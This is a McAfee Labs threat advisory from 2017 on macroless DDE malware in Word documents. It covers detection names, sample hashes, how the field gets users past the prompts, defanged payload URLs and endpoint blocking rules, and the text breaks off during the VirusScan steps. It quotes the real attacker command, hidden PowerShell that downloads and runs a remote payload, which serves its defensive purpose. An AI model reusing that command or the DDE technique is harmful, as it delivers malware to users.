# McAfee Labs Threat Advisory

## W97M/Macroless - Dynamic Data Exchange (DDE Attack Exploit)

October 26, 2017

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL**:** https://sns.secure.mcafee.com/signup_login.

### Summary

The DDE attack vector has all the characteristics of a macro-based malware downloader, but without the macros. To successfully launch an attack, an attacker only needs to convince a user to click through a few dialogs, which would evade the latest macro-based document mitigations. Malware is delivered via spam emails.

McAfee products detect this threat under the following detection name:

- W97M/MacroLess, Generic Downloader.z

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:



The minimum DAT versions required for detection are:

| Detection Name | MD5 of samples | DAT Version | Date |
|---|---|---|---|
| W97M/MacroLess | f529cb8700c3ddb7d7bcf43e1e42c9e9 | 8690 | 20/10/2017 |
| Generic Downloader.z | 1cb9a32af5b30aa26d6198c8b5c46168 | 8690 | 20/10/2017 |
| W97M/MacroLess | 84c9d552d5f977bd9c2cefc1f6cb5b11 | 8690 | 20/10/2017 |
| W97M/MacroLess | 0910541c2ac975a49a28d7a939e48cd3 | 8690 | 20/10/2017 |
| W97M/MacroLess | 2c0cfdc5b5653cb3e8b0f8eeef55fc32 | 8690 | 20/10/2017 |
| W97M/MacroLess | fd5d0801d9470908090dcd36ae88e96c | 8691 | 21/10/2017 |
| W97M/MacroLess | 19cd38411c58f5441969e039204c3007 | 8691 | 21/10/2017 |
| W97M/MacroLess | ea447abeb3e65ddc2149ae7118acc2ed | 8691 | 21/10/2017 |
| W97M/MacroLess | 0cc6e88e58dc7646aa1e285fc650436e | 8691 | 21/10/2017 |
| W97M/MacroLess | 39a2da32fe2f60eece0d603b769babca | 8691 | 21/10/2017 |
| W97M/MacroLess | dec0cbdeb804bf109580f3c3ed235e32 | 8691 | 21/10/2017 |
| W97M/MacroLess | b5fca7066a107891b340d5c42745ae3a | 8691 | 21/10/2017 |
| W97M/MacroLess | 0727ff95d43cd793fa776c890aaeb6ad | 8691 | 21/10/2017 |
| W97M/MacroLess | f5564925dd68e23672d898e0a590340e | 8691 | 21/10/2017 |

## Infection and Propagation Vectors


DDE is a protocol that allows Office programs to exchange data between one another (example: DDE can be used to ensure a table in a Word document is automatically updated with data from an Excel file).

DDE can be used to launch scripts and executables from the command line by inserting the DDE field in the Office document.


## Characteristics and Symptoms

A Word document with a DDEAUTO field is sufficient to execute it, although the user is presented with several prompts, and the first two must be answered “Yes” for successful execution.


The first prompt looks as follows:




The second prompt asks the user whether they want to execute the specified application. This can be considered as a security warning because it asks the user to execute cmd.exe, but with proper syntax modification, it can be hidden.




Aside from opting to call PowerShell directly, the key difference is the directory manipulation and message expression added as the second parameter of the DDEAUTO command, which results in a potentially more convincing prompt:




The cmd.exe will be executed with a parameter to download the malicious payload using powershell.exe:

C:\Windows\System32\cmd.exe /k powershell -w hidden -NoP -NoExit -sta -NonI $ff=(New-Object System.Net.WebClient).DownloadString('http://sene-gal.de/cijweh78fDFA');powershell -e $ff

## IP Addresses

URLs can be changed. The following are a few sample URL that we found:

hxxps://trt.doe.louisiana.gov/fonts.txt
hxxp://sene-gal.de/cijweh78fDFA
hxxp://pragmaticinquiry.org/hjergf76
hxxp://sieglind-kraemer.de/cijweh78fDFA
hxxp://alexandradickman.com/KJHDhbje71
hxxp://frontiertherapycenter.com/16.exe


## Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL can be achieved at various layers of McAfee products. Browse the product guidelines available here to mitigate the threats based on the behavior described below in the Characteristics and symptoms section.


McAfee products can block this thread, blocking the execution of CMD.exe and PowerShell.exe that are executed from Winword.exe and Excel.exe. The steps to do this block are described below.

Follow these steps in **McAfee Endpoint Security.**


1. Open Threat Prevention:




2. Click Show Advanced:




3. Go to Rules and click Add:




4. In Add Rule, click Executables/Add:




5. Select the option Block and Report. Then click on Executables/Add, and add Word and Excel like this:
   - C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE
   - C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE

6. Under Subrules click Add:





7. Add the following:
   - C:\Windows\SysWOW64\cmd.exe
   - C:\Windows\System32\cmd.exe


   As well as:
   - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
   - C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe

Follow these steps in **VirusScan Enterprise**:


1. Open the VirusScan Console in Administrator Mode:



